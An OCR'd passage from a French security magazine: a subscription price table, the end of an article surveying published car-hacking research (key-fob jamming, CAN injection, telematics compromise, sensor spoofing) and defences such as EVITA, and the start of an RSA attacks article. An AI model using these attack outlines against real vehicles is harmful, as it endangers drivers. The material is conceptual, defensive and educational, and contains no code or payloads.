En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : **boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

VOICI TOUTES LES OFFRES COUPLÉES AVEC MISC !

POUR LE PARTICULIER ET LE PROFESSIONNEL ...

Prix TTC en Euros / France Métropolitaine

CHOISISSEZ VOTRE OFFRE !

Prix en Euros / France Métropolitaine

Offre	SUPPORT ABONNEMENT	PAPIER Réf	PAPIER Tarif TTC	PAPIER + PDF (PDF 1 lecteur) Réf	PAPIER + PDF Tarif TTC	PAPIER + BASE DOCUMENTAIRE (1 connexion BD) Réf	PAPIER + BASE DOCUMENTAIRE Tarif TTC	PAPIER + PDF + BASE DOCUMENTAIRE (PDF 1 lecteur + 1 connexion BD) Réf	PAPIER + PDF + BASE DOCUMENTAIRE Tarif TTC
MC	6n° MISC	MC1	42,-	MC12	62,-	MC13	99,-	MC123	111,-
MC+	6n° MISC + 2n° HS	MC+1	54,-	MC+12	81,-	MC+13	103,-	MC+123	130,-
	LES COUPLAGES « LINUX »								
B	6n° MISC + 11n° GLMF	B1	100,-	B12	147,-	B13	233,-	B123	280,-
B+	6n° MISC + 2n° HS + 11n° GLMF + 6n° HS	B+1	172,-	B+12	248,-	B+13	300,-	B+123	381,-
C	6n° MISC + 6n° LP + 11n° GLMF	C1	135,-	C12	197,-	C13	312,-	C123	374,-
C+	6n° MISC + 2n° HS + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS	C+1	236,-	C+12	339,-	C+13	403,-	C+123	516,-
	LES COUPLAGES « EMBARQUÉ »								
E	6n° MISC + 6n° HK* + 4n° OS	E1	105,-	E12	158,-	E13	179,-*	E123	232,-*
E+	6n° MISC + 2n° HS + 6n° HK* + 4n° OS	E+1	119,-	E+12	179,-	E+13	193,-*	E+123	253,-*
	LES COUPLAGES « GÉNÉRAUX »								
H	6n° MISC + 6n° HK* + 6n° LP + 11n° GLMF + 4n° OS	H1	200,-	H12	300,-	H13	402,-*	H123	499,-*
H+	6n° MISC + 2n° HS + 6n° HK* + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS + 4n° OS	H+1	301,-	H+12	452,-	H+13	493,-*	H+123	639,-*

Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | OS = Open Silicium | HC = Hackable

* HK : Attention : La base Documentaire de Hackable n'est pas incluse dans l'offre.

N'hésitez pas à consulter les détails des offres ci-dessus sur : www.ed-diamond.com !

Enfin, une troisième attaque repose sur l'utilisation d'un craqueur de « rolling codes » appelé *RollJam*, et publié à Defcon en 2015 **[KAMKAR 2015]**. L'attaque consiste à écouter le premier code, et le brouiller afin qu'il ne soit pas reçu par le véhicule. L'utilisateur appuie alors généralement à nouveau sur sa télécommande, ce qui a pour effet d'envoyer un second code. L'attaquant enregistre à nouveau ce deuxième code, le brouille puis renvoie le premier code vers le véhicule. Le deuxième code non utilisé reste valide, puisque seul le premier a été utilisé. Le matériel utilisé coûte dans les 30 US Dollars, et concerne de nombreuses marques de véhicules.

3.2 Proof of Concepts

Ces différentes « attaques » mettent en évidence la présence de vulnérabilités importantes à différents niveaux des architectures automobiles : capteurs, communications externes, communications internes (voir la figure 2).




Figure 2 : Attaques démontrées sur des véhicules actuels.

[ROUF 2010] a montré comment récupérer l'ID unique d'un capteur de pression de pneumatique, pour ensuite envoyer en RF des faux paquets – mais avec la bonne identification de capteurs – pour générer des alertes, menant ainsi un conducteur à freiner. Cette attaque permet aussi l'identification des véhicules par relevé RF.

L'on trouve de nombreuses attaques réalisées en se branchant sur le port de debug (OBD) du système embarqué. Par exemple, les auteurs de **[KOSCHER 2010]** ont réalisé une attaque via l'OBD qui a consisté à sniffer les paquets du bus CAN, puis à injecter des données par fuzzing. Ils sont arrivés par ce biais à modifier le code logiciel des ECUs, mais aussi à effacer toute trace d'attaque. Plus récemment, **[WOO 2015]** a montré que l'utilisation d'un smartphone connecté en Bluetooth sur un « OBD-II scan tool » inséré ds le véhicule permettait d'injecter à distance des paquets CAN malicieux. Les auteurs de **[FOSTER 2015]** ont aussi réalisé une attaque assez similaire : ils ont analysé un outil d'interfaçage avec le port OBD-II, le *Metromile TCU*, et ont constaté qu'ils comportent tous la même clé SSH (obtenue par dump de la flash). Ils ont ainsi pu envoyer, par SMS, un update aux TCU, ce qui leur a permis de lancer un shell distant, puis d'injecter des messages via ce shell. Ils ont notamment montré l'activation du freinage sur une Corvette. L'attaque mise en évidence par Miller et Valesek **[MILLER 2015]** repose aussi sur un accès distant via le réseau de Sprint et vise les unités de télémesure « Uconnect's Diagnostics Bus » qui sont ouvertes à tout équipement 3G du réseau Sprint. Les chercheurs ont montré la reprogrammation de l'unité afin d'injecter des messages CAN, et contrôler ainsi les ECUs. Cette attaque est assez exceptionnelle, car elle permet d'attaquer tout véhicule ayant une unité connectée sur le réseau Sprint.

Parfois, les attaques distantes se font au travers d'applications utilisateur, y compris depuis des applications mobiles (les « companions apps ») dont l'objectif est la gestion d'options utilisateur (climatisation, etc.), et sans passer par un outil de télémesure particulier. Par exemple, l'application mobile de la NISSAN Leaf **[HUNT 2016]** possède un défaut sur le protocole d'authentification (utilisation seule du *Vehicle Identification Number*...) qui a permis d'accéder à l'activation de fonctions du véhicule, mais aussi à la récupération d'informations sur la conduite. Toutefois, l'interface WebAPI n'a pas permis d'accéder à des fonctions vitales du véhicule.

Enfin, les unités d'enregistrement de l'activité des véhicules mentionnés auparavant (usage, méthode de conduite, positionnements géographiques) permettent à des entreprises de tirer profit d'informations de conduite (assurances par exemple). Notons que des informations peuvent parfois être obtenues avec des dispositifs détachés du véhicule : lecteurs de plaques d'immatriculation, paiement par carte de crédit aux péages (ou télépéages).

4 Solutions pour la sécurisation des architectures embarquées

Tout d'abord, il faut savoir qu'il n'existe pas de standard définissant comment une architecture automobile doit être sécurisée : chacun fait ce qu'il veut dans son coin (bonjour la compatibilité!). Il y a tout de même certaines actions, initiées principalement par certains équipementiers et constructeurs automobiles allemands, qui ont défini des solutions d'architectures matérielles et logicielles pour sécuriser les systèmes automobiles : SEVECOM, SHE, et EVITA. SEVECOM est un projet collaboratif européen qui s'est intéressé à la sécurisation des communications entre véhicules. SHE s'est intéressé à l'ajout de modules matériels aux architectures embarquées automobiles pour accélérer des traitements cryptographiques. Enfin EVITA (*E-safety Vehicle Intrusion Trusted Applications*), qui est aussi un projet européen collaboratif terminé fin 2011, a défini une architecture automobile sécurisée dans son ensemble : accélérateurs matériels et protocoles de sécurité notamment. Les résultats d'EVITA ont été par la suite largement repris par plusieurs équipementiers, et plusieurs produits « compatibles EVITA » sont actuellement disponibles sur le marché (nous reviendrons là-dessus par la suite).

4.1 L'approche EVITA

Avant de rentrer dans des considérations plus techniques, un premier point important pour la sécurisation d'un système automobile concerne le coût. Plus de 80 millions de véhicules sont produits par an par l'ensemble des constructeurs automobiles ; dont environ 2 millions en France (ce chiffre est en baisse en France d'année en année, car les constructeurs français augmentent leur production à l'étranger). Si l'on accepte de donner 1 euro par ECU pour sa sécurité, soit 100 ECU par véhicule et 80 millions de véhicules : le coût représente 8 milliards d'euros par an, et ce n'est là que le coût de production (hors conception, maintenance, etc.). Bref, vous allez le voir, l'approche EVITA est sensiblement onéreuse... Le coût n'est pas forcément la seule difficulté pour intégrer la sécurité : la consommation d'énergie, les problématiques d'intégration avec des équipements non compatibles EVITA sont d'autres obstacles. Une difficulté importante est d'assurer la compatibilité entre la sécurité et la sûreté de fonctionnement. Par exemple, la sécurité ralentit forcément l'échange de données : elle augmente donc la latence, y compris des messages critiques, comme par exemple, un ordre de freinage ...

EVITA ne s'intéresse pas aux attaques dites par les canaux cachés : analyse de la consommation d'énergie ou rayonnements électromagnétiques par exemple. EVITA considère un attaquant dit Dolev-Yao qui peut écouter le trafic et injecter des données sur les bus. Afin d'éviter que le bus « mémoire » d'un processeur puisse être espionné par cette technique, EVITA intègre sur la même puce le processeur et une mémoire embarquée. Par contre, toutes les données qui sortent de cette puce sont chiffrées, authentifiées et rendues intègres. Les échanges de données sont réalisés au travers de protocoles de sécurité qui ont été prouvés corrects mathématiquement, en prenant comme hypothèse que les algorithmes de sécurité eux-mêmes (par exemple, AES) sur lesquels reposent les protocoles sont parfaits du point de vue sécurité. Les protocoles de sécurité concernent aussi les communications avec le monde extérieur, comme par exemple la mise à jour à distance du firmware des ECUs ou le protocole de démarrage des ECUs qui assure la confiance dans le code démarré sur la plateforme environnante. Enfin, les domaines sont isolés entre eux à l'aide d'un firewall dont la configuration est mise à jour dynamiquement, en fonction des conditions d'utilisation du véhicule. Le firewall peut aussi être utilisé pour faire de la détection d'intrusion, et remonter ainsi des alertes : un mode dégradé est suggéré lorsqu'une attaque est détectée.

Outre ce qui vient d'être décrit, EVITA met l'accent sur deux aspects des architectures embarqués :

- **L'ajout d'un module de sécurité** aux ECUs, appelé **HSM** – *Hardware Security Module*. En effet, l'architecture décrite ci-dessus oblige à l'exécution fréquente d'algorithmes cryptographiques, à utiliser des clés, à générer des nombres aléatoires, etc. Afin de réduire le coût des HSM, et selon la nature de l'ECU visé, trois accélérateurs ont été définis : une version légère, une version intermédiaire, et une version complète (voir la figure 3). La version légère vise les ECUs simples (un capteur avec un microcontrôleur basique). Dans tous les cas, EVITA recommande naturellement d'intégrer le HSM et le processeur/microcontrôleur sur la même puce.




Figure 3 : Spécification du module de sécurité EVITA complet (« Full HSM »). Le module HSM et le processeur d'applications sont implantés dans la même puce matérielle.

- **La distribution périodique de clés de sessions entre ECUs utilisées pour le chiffrement, l'authentification, et l'intégrité.** Ces clés de sessions sont utilisées au sein de groupes de communication qui sont mis à jour en fonction du véhicule. Par exemple, si la climatisation n'est pas en route, certains groupes de communication lui correspondant ne seront pas créés, et aucune clé ne sera générée pour ce groupe. Ces clés ont une durée de vie de deux heures : elles sont d'abord créées à la mise en route du service correspondant, puis renouvelées selon les besoins. Cette durée de deux heures est due au fait que les clés sont utilisées aussi pour les calculs de MAC (intégrité des messages). Or, le bus CAN ne supportant que des messages relativement courts, et chaque message comportant ainsi un MAC anormalement raccourci, une attaque brute force pourrait permettre de créer une collision : cette durée de vie de deux heures a pour objectif de rendre extrêmement difficile une telle attaque. Notons que l'utilisation de bus plus récents – de type Ethernet – modifierait ce besoin en renouvellement de clés. Par contre, le bus Ethernet ne sait pas gérer de façon native différents types de trafic et ne peut donc pas forcément s'accommoder de trafic temps-réel. Il est toutefois fréquemment utilisé dans les systèmes avioniques, mais des calculs du scénario pire cas sont réalisés afin de s'assurer que le bus peut toujours acheminer le trafic en respectant ses spécifications temps-réel.

4.2 Les solutions commerciales

EVITA (et SHE) servant de facto de standard, différents équipementiers proposent des ECUs bâtis sur le modèle EVITA. À ma connaissance, ces produits reprennent avant tout la spécification des HSM tels que définis dans SHE ou EVITA.

Par exemple, la solution d'Infineon AURIX **[AURIX 2016]** supporte un HSM « EVITA medium » comprenant une accélération matérielle pour l'algorithme AES (EBC, CBC, etc.), permettant de stocker des clés cryptographiques, et intégrant un module pour la génération de nombres aléatoires. Cet HSM permet aussi éventuellement de supporter un processus de boot sécurisé. Le module matériel est de plus protégé par un firewall interne.

STMicroelectronics a aussi annoncé en 2015 la commercialisation future d'une solution matérielle reprenant la spécification HSM medium de EVITA **[STM 2015]**. Freescale, Bosch et d'autres fabricants d'ECUS ont aussi des solutions reprenant les spécifications de SHE/EVITA, alors que d'autres équipementiers s'intéressent aux couches logicielles d'interface avec les HSM (par exemple : Escrypt).

5 Et les véhicules autonomes ?

Un véhicule autonome est capable de se conduire lui-même sans intervention humaine. Un véhicule autonome comprend trois grandes fonctions (voir la figure 4) : la récupération d'informations sur l'environnement (aussi appelée « perception »), la décision d'une trajectoire (« planning ») et enfin la réalisation de la trajectoire (l' « action »). En anglais, l'on parle de « sense, understand/decide, act ».

En cas d'urgence, un conducteur doit pouvoir reprendre la main à tout moment : la voiture est alors une voiture classique. Mais, par le fait qu'elle comporte un mode « autonome », cela veut dire que les aspects conduites de la voiture sont intégralement robotisés. Dit différemment, l'ensemble des fonctions de la conduite (accélération, freinage, direction) est accessible de façon électronique/informatique.

Mis à part les fonctions classiques, une voiture autonome offre deux surfaces d'attaques supplémentaires, qui peuvent avoir un impact sur la sûreté de fonctionnement :

- la manipulation de l'environnement peut conduire au choix d'une mauvaise trajectoire, ou plus généralement d'une mauvaise décision par le véhicule ;
- la robotisation totale du véhicule peut permettre à un attaquant de potentiellement manipuler l'ensemble des fonctions de conduite du véhicule.




Figure 4 : Architecture d'un véhicule autonome : capteurs et traitement.

5.1 Manipulation de l'environnement

La manipulation de l'environnement peut viser un capteur en particulier, ou l'ensemble de la perception véhiculaire (voir la figure 5). Voici quelques exemples :

- L'attaque des communications V2I. L'interconnectivité forte des véhicules autonomes, notamment avec les systèmes d'information V2I (trafic, travaux) permettra un meilleur choix sur les routes empruntées. Ce système pourrait faire l'objet d'attaques, par exemple afin de forcer le guidage du véhicule vers un point précis - via la manipulation des informations trafic - afin de réaliser par exemple un « car hijacking » dans un lieu privilégié.
- L'attaque des dispositifs de vision (radars, lidars, caméras). Différentes techniques ont été publiées récemment, par exemple à BlackHat Europe 2015 **[PETIT 2015]**. Les attaques mentionnées concernent notamment le fait d'aveugler des caméras et d'ajouter des échos indésirables à des LIDARs.
- Le brouillage du signal GPS. Cela a en fait relativement peu d'importance puisque le véhicule est capable de se débrouiller sans signal GPS (par exemple, lors des traversées de tunnels), mais cela pourrait amener le véhicule à adapter sa vitesse. Cette technique a été utilisée par des chercheurs de l'Université du Texas : en injectant un faux signal GPS **[HUMP 2008]**, ils ont réussi à montrer le détournement d'un drone (2012) et d'un yacht (2013).
- L'ajout d'éléments à l'environnement difficilement détectables. Par exemple, le fait d'ajouter un piéton en carton sur l'autoroute pourrait mener à des freinages d'urgence en raison d'une mauvaise estimation de la dangerosité.

Contrer ces attaques repose sur la mise en place de capteurs qui prennent en compte leurs attaques, par exemple, des caméras qui résistent mieux à l'aveuglement, et aussi par la mise en place d'algorithmes de corrélations de données. Ces algorithmes de corrélation de données doivent comprendre aussi des mécanismes de détection de manipulation d'un capteur de données afin de l'invalider le temps nécessaire, et aussi d'avertir l'utilisateur. Une corrélation anormale et qui ne peut être corrigée sans tomber dans un nombre de données inférieur au strict minimal doit conduire à un arrêt d'urgence et/ou à la reprise de la conduite manuelle.

5.2 Attaques sur la robotisation

Ces attaques ne sont pas forcément spécifiques aux véhicules autonomes, mais concernent bien entendu tous les véhicules dont des fonctions liées à la conduite sont accessibles électriquement. Les attaques listées dans la section 3 concernent des fonctions vitales, comme l'attaque permettant d'activer à distance des fonctions vitales (comme le freinage). Ce n'est pas tant le « à distance » qui est important, mais le fait que des fonctions vitales soient accessibles par l'informatique sur des véhicules robotisés.

Conclusion

Les attaques sur les systèmes automobiles existent déjà, mais elles ne sont pas a priori pratiquées par des organisations de cybercriminalité, du moins à grande échelle. La robotisation croissante des véhicules, leur communication avec d'autres objets, ainsi que leur gain en autonomie va forcément augmenter leur surface




Figure 5 : Attaques pressenties ou démontrées sur des véhicules autonomes.

d'attaque, et ainsi permettre l'apparition d'attaques que l'on retrouve dans d'autres domaines : ransomwares, botnets, et malwares divers. ■

■ Références

[AURIX 2016] AURIX™ Security Hardware, http://www.infineon.com/cms/en/product/microcontroller/32-bit-tricore-tm-microcontroller/aurix-tm-family/aurix-security-solutions/hardware/channel.html

[BIMCODING 2016] http://www.bimcoding.com/

[FOSTER 2015] Ian Foster et al, « Fast and Vulnerable : A Story of Telematic Failures », 9th USENIX Workshop on Offensive Technologies (WOOT 15).

[HUNT 2016] Troy Hunt, « Controlling vehicle features of Nissan LEAFs across the globe via vulnerable APIs », https://www.troyhunt.com/controlling-vehicle-features-of-nissan/

[HUMP 2008] Todd E Humphreys et al., « Assessing the spoofing threat : Development of a portable GPS civilian spoofer », Proceedings of the ION GNSS international technical meeting of the satellite division, Vol 55, p. 56, 2008.

[INS 2016] http://www.instructables.com/id/Hack-Your-Car/

[KAMKAR 2015] Samy Kamkar, « Drive It Like You Hacked It », Defcon 23 (2015), http://samy.pl/defcon2015/

[KOSCHER 2010] Karl Koscher et al, « Experimental Security Analysis of a Modern Automobile », Proceedings of the 2010 IEEE Symposium on Security and Privacy.

[MILLER 2015] Charlie Miller et al, « Remote exploitation of an unaltered passenger vehicle », Black Hat USA, 2015.

[PETIT 2016] Jonathan Petit et al, « Remote Attacks on Automated Vehicles Sensors : Experiments on Camera and LiDAR », BlackHat Europe, 2015.

[ROUF 2010] Ishtiaq Rouf et al, « Security and privacy vulnerabilities of in-car wireless networks: a tire pressure monitoring system case study », USENIX Security'10.

[STM 2015] http://www.st.com/web/en/press/p3668

[SYSML-SEC] Site Internet de l'environnement SysML-Sec : http://sysml-sec.telecom-paristech.fr/

[VEDECOM] Institut du véhicule décarboné et communiquant et de sa mobilité (VEDECOM) http://vedecom.fr

[WOO 2015] Samuel Woo et al, « A Practical Wireless Attack on the Connected Car and Security Protocol for In-Vehicle CAN », IEEE Transactions on Intelligent Transportation Systems (Volume:16, Issue: 2).

LES ATTAQUES SUR RSA : DE LA THÉORIE À LA PRATIQUE

Julien LE FLOCH – julien.lefloch@live.fr

mots-clés : CRYPTO / RSA / ATTAQUES

RSA est l'un des systèmes cryptographiques les plus utilisés à travers le monde. On le retrouve aussi bien dans les échanges sur Internet qu'au sein d'applications propriétaires afin de fournir un niveau de confidentialité élevé. Cependant, pour garantir ce niveau de protection, l'algorithme de chiffrement doit respecter certaines règles fondamentales. Dans le cas où l'une de ces règles venait à ne pas être respectée, le cassage d'une clé RSA ou d'un message chiffré deviendrait possible sous certaines conditions. Diverses attaques seront abordées dans cet article après une introduction sur RSA et les principes de la cryptographie asymétrique puis il en résultera d'exemples réels et des outils nécessaires pour casser une clé RSA.

L'article aborde quelques attaques de RSA en simplifiant au maximum les explications mathématiques et en adoptant une approche orientée pratique.

1 Définitions et présentation

1.1 Cryptographie asymétrique

La cryptographie asymétrique (dite aussi cryptographie à clé publique) se définit par l'utilisation d'une paire de clés nommées respectivement clé publique (cette clé peut être mise à disposition sur Internet) et clé privée (cette clé doit rester secrète et ne pas être communiquée) contrairement au chiffrement symétrique où une clé privée unique est utilisée. Le concept de cryptographie à clé publique a été inventé par **Diffie-Hellman** en 1976.

Le fonctionnement de la cryptographie à clé publique peut être expliqué de la manière suivante : Alice et Bob veulent se transmettre des messages confidentiels. Pour cela, ils décident mutuellement d'utiliser un algorithme de chiffrement asymétrique. Alice et Bob mettent à disposition sur un serveur web leurs clés publiques (respectivement *PK1* et *PK2*).

Lors de l'opération de chiffrement, Alice utilise la clé *PK2* (celle de Bob). À la réception du message chiffré, Bob utilise sa clé privée (*SK2*) afin de retrouver le message d'origine. Dans le cas où Bob déciderait d'envoyer un message à Alice, il utiliserait la clé *PK1* pour le chiffrement. Quant à Alice, elle utiliserait sa clé privée (*SK1*) pour le déchiffrement. L'illustration ci-dessous reproduit le cas précédent (Figure 1, ci-contre).

1.2 RSA

Le système cryptographique RSA tient son nom de ses créateurs **Rivest**, **Shamir** et **Adleman**. Ces derniers l'ont dévoilé en 1977. Les sous-parties suivantes aborderont les étapes de génération des clés, le chiffrement et déchiffrement au sein de RSA.

1.2.1 Génération des clés

Comme mentionné précédemment, RSA est basé sur le principe de clé publique/clé privée. De ce fait, il est nécessaire de produire une paire de clés. L'algorithme de génération des clés se déroule en 5 étapes :




Figure 1 : Chiffrement asymétrique.

Note

Les sous-parties 1.2.2 et 1.2.3 représentent ce qu'on appelle le « *textbook RSA* » . En effet, dans la réalité, afin d'éviter certaines attaques, des contre-mesures doivent être impérativement appliquées telles que :

- **l'utilisation du padding (bourrage en anglais) [I] ;**
- **l'utilisation d'une valeur statique pour l'exposant public (e). Généralement, il a pour valeur *65537* (il s'agit d'un compromis pour un chiffrement rapide et pour éviter certaines attaques) ;**
- **l'utilisation du théorème des restes chinois pour le déchiffrement (voir la sous-partie « *2.3 Hastad's Attack* ») ;**
- **l'utilisation de protections contre les attaques par canaux cachés (*side-channel attack*) [2].**

- **Génération des nombres premiers `p` et `q`**

  `p` *et* `q` *sont de très grands nombres premiers et doivent être d'ordre de grandeur très proche.*

- **Calcul de `N` (le module de chiffrement)**

  `N` = *pq*

- **Calcul de `phi(N)`**

  `phi(N)` = *(p-1)(q-1)*

- **Choix de `e` (l'exposant)**

  `e` *(appelé exposant public) est un entier naturel premier et strictement inférieur à* `phi(N)` *et premier avec* `phi(N)`.

- **Calcul de `d` (clé privée)**

  Le calcul de `d` *correspond à e*d ≡ 1(mod(phi(N)), ce qui signifie en d'autres termes, l'inverse de* `e` *modulo* `phi(N)`. *Ce calcul peut être réalisé aisément via l'algorithme d'***Euclide étendu** *plus communément appelé « xgcd ». Il s'agit d'une implémentation d'Euclide permettant de calculer le « PGCD » et les coefficients du théorème de* **Bachet-Bézout**. *Ce théorème affirme que l'équation ax + by = 1 admet des solutions si et seulement si a et b sont premiers entre eux.*

Une fois ces étapes réalisées, le couple *(N,e)* est la clé publique tandis que *(N,d)* est la clé privée.

1.2.2 Chiffrement d'un message

Le chiffrement d'un message dans l'algorithme RSA se réalise via l'équation suivante :

M = message non chiffré

(N,e) = clé publique

C = message chiffré

Le chiffrement est réalisé avec la clé publique du destinataire. Ainsi, l'émetteur élève à la puissance le message puis applique le calcul modulo.

C = M^e mod N

1.2.3 Déchiffrement d'un message

Le déchiffrement d'un message dans l'algorithme RSA utilise la clé privée dans l'équation ci-dessous :

M = message non chiffré

d = clé privée

C = message chiffré

N = module de chiffrement

Le déchiffrement est la réciproque du chiffrement avec l'utilisation de la clé privée du destinataire.

M = C^d mod N

1.2.4 Génération d'un nombre (pseudo) premier

